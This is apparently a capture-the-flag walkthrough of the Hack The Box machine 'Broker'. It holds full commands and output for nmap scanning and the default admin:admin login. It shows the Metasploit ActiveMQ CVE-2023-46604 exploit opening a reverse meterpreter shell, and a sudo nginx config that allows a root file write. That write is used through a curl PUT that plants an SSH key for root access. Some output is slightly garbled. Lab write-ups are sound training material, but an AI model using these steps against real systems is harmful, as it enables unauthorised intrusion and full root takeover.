

HTB-Broker-20Dec2023

IP

10.129.230.87

Credentials & Users

website

admin:admin

Services

22/ssh

80/http

1883/http

61613/apacheMQ

Technologies

nginx 1.18.0 (Ubuntu)

Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)

OpenSSH 8.9p1

Jetty 9.4.39.v20210325

ApacheMQ 5.15.15

NMAP


```
sudo nmap -sC -O -sV 10.129.230.87 -oA Broker
```

```
(sw1m@kali)-[~/HTB/Broker-20Dec23]
$ sudo nmap -sC -O -sV -oA Broker 10.129.230.87
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 20:46 GMT
Nmap scan report for 10.129.230.87
Host is up (0.025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Error 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  basic realm=ActiveMQRealm
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/20%OT=22%CT=1%CU=39601%PV=Y%DS=2%DC=I%G=Y%TM=658
OS:352A2%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=110%TI=Z%CI=Z%II=I%TS=A
OS:)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53
OS:CST11NW7%O6=M53CST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+k
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPC
OS:K=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.62 seconds

(sw1m@kali)-[~/HTB/Broker-20Dec23]
$
```




```

(sw1m@kali)-[~/HTB/Broker-20Dec23]
$ sudo nmap 10.129.230.87 -p 8161,36159,61613,61614,61616,1883 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 20:58 GMT
Nmap scan report for 10.129.230.87
Host is up (0.028s latency).

PORT      STATE SERVICE      VERSION
1883/tcp  open  mqtt
| mqtt-subscribe:
|   Topics and their most recent payloads:
|   ActiveMQ/Advisory/Consumer/Topic/#:
|   ActiveMQ/Advisory/MasterBroker:
|_ http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ basic realm=ActiveMQRealm
|_ http-server-header: Jetty(9.4.39.v20210325)
|_ http-title: Error 401 Unauthorized
36159/tcp  open  http         Jetty 9.4.39.v20210325
|_ http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_ basic realm=ActiveMQRealm
|_ http-server-header: Jetty(9.4.39.v20210325)
|_ http-title: Error 401 Unauthorized
61613/tcp  open  stomp        Apache ActiveMQ
| fingerprint-strings:
|_  HELP4STOMP:
|   http/10.129.230.87
|   ERROR
|   content-type:text/plain
|   message:Unknown STOMP action: HELP
|   org.apache.activemq.transport.stomp.ProtocolException: Unknown STOMP action: HELP
|   org.apache.activemq.transport.stomp.ProtocolConverter.onStompCommand(ProtocolConverter.java:258)
|   org.apache.activemq.transport.stomp.StompTransportFilter.onCommand(StompTransportFilter.java:85)
|   org.apache.activemq.transport.TransportSupport.doConsume(TransportSupport.java:83)
|   org.apache.activemq.transport.tcp.TcpTransport.doRun(TcpTransport.java:233)
|   org.apache.activemq.transport.tcp.TcpTransport.run(TcpTransport.java:215)
|_  java.lang.Thread.run(Thread.java:750)
61614/tcp  open  http         Jetty 9.4.39.v20210325
|_ http-title: Site doesn't have a title.xml,application/xml; charset=UTF-8
|_ http-methods: HEAD,GET,POST,PUT,DELETE,OPTIONS,TRACE
|_ Potentially risky methods: TRACE
|_ http-server-header: Jetty(9.4.39.v20210325)
61616/tcp  open  apachemq     ActiveMQ OpenWire transport
| fingerprint-strings:
|_  NULL:
|   Upgrade-Insecure-Requests: 1
|   ActiveMQ
|   Authorization: Basic YWRtaW46YWRtaW4=
|   TcpNoDelayEnabled
|   SizePrefixDisabled
|   CacheSize
|   ProviderName
|   ActiveMQ
|   StackTraceEnabled
|   PlatformDetails
|   Java
|   CacheEnabled
|   TightEncodingEnabled
|   MaxFrameSize
|   MaxInactivityDuration
|   MaxInactivityDurationInitialDelay
|   ProviderVersion
|_  5.15.15
2 services unrecognized despite returning data. If you know the service/version, please submit the following

```



Website

Initial look at the website is a username and password prompt.

Trying admin:admin bypassess the form immediately.

10.129.230.87

Search

DB Google Hacking PEH Labs mitmproxy Swagger crAPI vAPI


10.129.230.87

This site is asking you to sign in.

Username

Password

Cancel Sign in



ActiveMQ

The Apache Software Foundation
<http://www.apache.org/>

Support

Welcome to the Apache ActiveMQ!

What do you want to do next?

- Manage ActiveMQ broker
- See some Web demos (demos not included in default configuration)


Useful Links


- Documentation
- FAQ
- Downloads
- Forums

Copyright 2005-2020 The Apache Software Foundation.

Graphic Design By Hiram

Identification of version number allows us to move forward with a potential attack.





Home | Queues | Topics | Subscribers | Connections | Network | Scheduled | Send

Welcome!

Welcome to the Apache ActiveMQ Console of **localhost** (ID:broker-44099-1703104793797-0:1)

You can find more information about Apache ActiveMQ on the [Apache ActiveMQ Site](#)

Broker

Name	localhost
Version	5.15.15
ID	ID:broker-44099-1703104793797-0:1
Uptime	13 minutes
Store percent used	0
Memory percent used	0
Temp percent used	0

Copyright 2005-2020 The Apache Software Foundation.

Metasploit Attack

I managed to find a metasploit module that tied up with the exploit I was seeing during enumeration. Although it was a bit of a pain to configure. The standard settings in metasploit were not working. I had to change over the payload and set the 8080 address over to 8081.

Module

(multi/misc/apache_activemq_rce_cve_2023_46604)

Payload Used

payload/cmd/linux/https/x86/meterpreter/reverse_tcp

```

msf6 exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > set payload payload/cmd/linux/https/x86/meterpreter/reverse_tcp
payload => cmd/linux/https/x86/meterpreter/reverse_tcp
msf6 exploit(multi/misc/apache_activemq_rce_cve_2023_46604) > run

[*] Started reverse TCP handler on 10.10.14.139:4444
[*] 10.129.230.87:61616 - Running automatic check ("set AutoCheck false" to disable)
[*] 10.129.230.87:61616 - The target appears to be vulnerable. Apache ActiveMQ 5.15.15
[*] 10.129.230.87:61616 - Using URL: http://10.10.14.139:8081/MM4NQARHC
[*] 10.129.230.87:61616 - Sent ClassPathXmlApplicationContext configuration file.
[*] 10.129.230.87:61616 - Sent ClassPathXmlApplicationContext configuration file.
[*] Sending stage (1017704 bytes) to 10.129.230.87
[*] Meterpreter session 1 opened (10.10.14.139:4444 -> 10.129.230.87:57166) at 2023-12-21 21:56:31 +0000
[*] 10.129.230.87:61616 - Server stopped.

meterpreter >

```

Proof of Exploit Success

```

meterpreter > shell
Process 4511 created.
Channel 1 created.
id
uid=1000(activemq) gid=1000(activemq) groups=1000(activemq)
whoami
activemq
pwd
/opt/apache-activemq-5.15.15/bin
ipconfig
/bin/sh: 4: ipconfig: not found
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.129.230.87 netmask 255.255.0.0 broadcast 10.129.255.255
    inet6 dead:beef::250:56ff:fe96:724b prefixlen 64 scopeid 0<global>
    inet6 fe80::250:56ff:fe96:724b prefixlen 64 scopeid 0<link>
    ether 00:50:56:96:72:4b txqueuelen 1000 (Ethernet)
    RX packets 135289 bytes 12963917 (12.9 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 113029 bytes 7872432 (7.8 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 42470 bytes 3657248 (3.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42470 bytes 3657248 (3.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

User Flag

```

cd home
ls
activemq
cd activemq
ls
user.txt
cat user.txt
862425856da6da55042f8d327cdde1b6

```

System Enumeration

```
meterpreter > sysinfo
Computer      : 10.129.230.87
OS            : Ubuntu 22.04 (Linux 5.15.0-88-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	User	Path
940	1	java	x86_64	activemq	/usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java
4508	1	aRxuyKqF	x86	activemq	/opt/apache-activemq-5.15.15/bin/aRxuyKqF

```
meterpreter > █
```

Priv Esc Vector

nopasswd - nginx can be run by our user without any passwd however. I had no idea how to exploit this and had to use the guide from this point on.

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for activemq on broker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User activemq may run the following commands on broker:
  (ALL : ALL) NOPASSWD: /usr/sbin/nginx
```

Code Provided by the userguide

```
meterpreter > cat pwn.conf
user root;
worker_processes 4;
pid /tmp/nginx.pid;
events {
    worker_connections 768;
}
http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;
    server {
        listen 1337;
        root /;
        autoindex on;
        dav_methods PUT;
    }
}
```

Process Finally Spawning

Making some progress, eventually I got the configuration to run and the process to spawn.


```

sudo nginx -c /tmp/pwn.conf
ss -tlpn
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port Process
LISTEN 0        511      0.0.0.0:80      0.0.0.0:*
LISTEN 0        4096    127.0.0.1:53    0.0.0.0:*
LISTEN 0        128      0.0.0.0:22      0.0.0.0:*
LISTEN 0        511      0.0.0.0:1337    0.0.0.0:*
LISTEN 0        4096      *:61616        *:61616      users:(("java",pid=942,fd=143))
LISTEN 0        128      [::]:22        [::]:22      users:(("java",pid=942,fd=146))
LISTEN 0        4096      *:1883         *:1883       users:(("java",pid=942,fd=144))
LISTEN 0        50        *:8161         *:8161       users:(("java",pid=942,fd=154))
LISTEN 0        4096      *:5672         *:5672       users:(("java",pid=942,fd=144))
LISTEN 0        50        *:35625        *:35625      users:(("java",pid=942,fd=26))
LISTEN 0        4096      *:61613        *:61613      users:(("java",pid=942,fd=145))
LISTEN 0        50        *:61614        *:61614      users:(("java",pid=942,fd=148))

```

Generating the SSH Key

```

ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/activemq/.ssh/id_rsa): yes
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in yes
Your public key has been saved in yes.pub
The key fingerprint is:
SHA256:1VIcYjvOd4ZxqTQXNtqpVT0bvU09DXgyg2JbeMxa/RY activemq@broker
The key's randomart image is:
+--[RSA 3072]--+
|      .+o+oo=.+ |
|st://book+.B=B+EX*|s.xyz/linux-hardeni
|      . B= **BoB |
|Not      o+ + Xoo. |
|      S o =.o  |
|      . o  |
|      |
+--[SHA256]--+

```

Attaining Root

For me, this part was a ballache. I kept getting the following error;

```

pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.

```

I took me a while to click as I was using meterpreter for the overarching shell but as soon as used python to upgrade the shell it worked straight away and I logged in as root. Honestly this took about an hour to figure out as I kept doing the same parts of the process not realising.


```

cd /tmp
pwd
/tmp
dir
pwn.conf root root.pub
curl -X PUT localhost:1337/root/.ssh/authorized_keys -d "$(cat root.pub)"
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 568 0 0 100 568 0 239k --:--:-- --:--:-- --:--:-- 554k
ssh -i root root@localhost
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
python3 -c 'import pty; pty.spawn("/bin/bash")'
activemq@broker:/tmp$ ssh -i root root@localhost
ssh -i root root@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added 'localhost' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Fri Dec 22 04:57:15 PM UTC 2023
System load: 0.06689453125
Usage of /: 74.3% of 4.63GB
Memory usage: 12%
Swap usage: 0%
Processes: 167
Users logged in: 0
IPv4 address for eth0: 10.129.230.87
IPv6 address for eth0: dead:beef::250:56ff:fe96:4b75

Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
root@broker:~#

```